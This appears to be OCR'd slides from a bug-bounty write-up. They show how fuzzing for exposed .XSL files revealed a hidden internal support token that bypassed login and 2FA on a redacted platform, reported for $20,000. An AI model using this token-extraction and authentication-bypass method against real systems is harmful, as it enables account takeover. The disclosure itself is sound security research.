


Beneath the Surface:/WebServices


Beneath the Surface:/WebServices



Beneath the Surface:/XML



Beneath the Surface:/XML



20K$ From .XSL

Step 01: SupportLogin.Htm

```
</head>
<body>
    <h2>Support Login</h2>
    <form method="post" action="SupportAuth.aspx">
        <label for="username">Username:</label>
        <input type="text" id="username" name="username" required>
        <br><br>

        <label for="password">Password:</label>
        <input type="password" id="password" name="password" required>
        <br><br>

        <input type="submit" value="Login">
    </form>
</body>
</html>
```

20K$ From .XSL

Step 02: FUZZ /XML/ with XSL EXT

```
ForgotPassword.xsl      [Status: 200, Size: 22857, Words: 2287, Lines: 424, Duration: 49ms]
default.xsl             [Status: 200, Size: 85618, Words: 28929, Lines: 1629, Duration: 183ms]
/Header.xsl             [Status: 200, Size: 1666, Words: 159, Lines: 49, Duration: 39ms]
About.xsl               [Status: 200, Size: 20362, Words: 763, Lines: 637, Duration: 39ms]
/About.xsl              [Status: 200, Size: 20362, Words: 763, Lines: 637, Duration: 40ms]
Default.xsl             [Status: 200, Size: 85618, Words: 28929, Lines: 1629, Duration: 53ms]
/Menu.xsl               [Status: 200, Size: 144820, Words: 39902, Lines: 2846, Duration: 312ms]
/Default.xsl            [Status: 200, Size: 85618, Words: 28929, Lines: 1629, Duration: 55ms]
Header.xsl              [Status: 200, Size: 1666, Words: 159, Lines: 49, Duration: 50ms]
Menu.xsl                [Status: 200, Size: 144820, Words: 39902, Lines: 2846, Duration: 59ms]
/Reports.xsl            [Status: 200, Size: 60182, Words: 7584, Lines: 1051, Duration: 49ms]
InvestmentReturns.xsl   [Status: 200, Size: 99056, Words: 21662, Lines: 1647, Duration: 56ms]
default.xsl             [Status: 200, Size: 85618, Words: 28929, Lines: 1629, Duration: 39ms]
category.xsl            [Status: 200, Size: 23668, Words: 5287, Lines: 359, Duration: 46ms]
banner.xsl              [Status: 200, Size: 8688, Words: 335, Lines: 141, Duration: 57ms]
ForgotPassword.xsl      [Status: 200, Size: 22857, Words: 2287, Lines: 424, Duration: 62ms]
Default.xsl             [Status: 200, Size: 85618, Words: 28929, Lines: 1629, Duration: 45ms]
default.xsl             [Status: 200, Size: 85618, Words: 28929, Lines: 1629, Duration: 44ms]
Template.xsl            [Status: 200, Size: 1502, Words: 41, Lines: 56, Duration: 67ms]
Template.xsl            [Status: 200, Size: 1502, Words: 41, Lines: 56, Duration: 56ms]
default.xsl             [Status: 200, Size: 85618, Words: 28929, Lines: 1629, Duration: 39ms]
/about.xsl              [Status: 200, Size: 20362, Words: 763, Lines: 637, Duration: 55ms]
/advice.xsl             [Status: 200, Size: 24567, Words: 1025, Lines: 462, Duration: 112ms]
/banner.xsl             [Status: 200, Size: 8688, Words: 335, Lines: 141, Duration: 55ms]
/category.xsl           [Status: 200, Size: 23668, Words: 5287, Lines: 359, Duration: 86ms]
/forgotpassword.xsl     [Status: 200, Size: 22857, Words: 2287, Lines: 424, Duration: 75ms]
/confirm.xsl            [Status: 200, Size: 414888, Words: 109766, Lines: 7884, Duration: 182ms]
/footer.xsl             [Status: 200, Size: 3467, Words: 131, Lines: 30, Duration: 107ms]
```


20K$ From .XSL

Step 03: /xml/SupportAuth.xsl


```
form name="form1" action="SupportAuth.aspx" method="post">
▼<input type="hidden" name="SUPPORTTOKENINTERNAL">
 ▼<xsl:attribute name="value">
    <xsl:value-of select="LOGIN"/>
  </xsl:attribute>
 </input>
▼<input type="hidden" name="USERNAME">
 ▼<xsl:attribute name="value">
    <xsl:value-of select="$ORGTOKENFROMCLIENT"/>
  </xsl:attribute>
 </input>
▼<input type="hidden" name="TRUELOGINPAGE">
 ▼<xsl:attribute name="value">
    <xsl:value-of select="$LOGINPAGEFROMCLIENT"/>
  </xsl:attribute>
 </input>
▼<input type="hidden" name="ERRORLOGINPAGE">
 ▼<xsl:attribute name="value">
    <xsl:value-of select="$ERRORPAGEFROMCLIENT"/>
  </xsl:attribute>
```

20K$ From .XSL


Step 04: SUPPORTTOKENINTERNAL on SupportAuth.aspx.




20K$ From .XSL


[redacted] enables authentication bypass(even whine
2FA is setup) of [redacted], affecting all customers using the platform.
[redacted] • Submitted 14 Aug 2025 • Last activity 4 days ago • 2 Collaborators
P1
Unresolved
$20,000
40 points
Comments 3

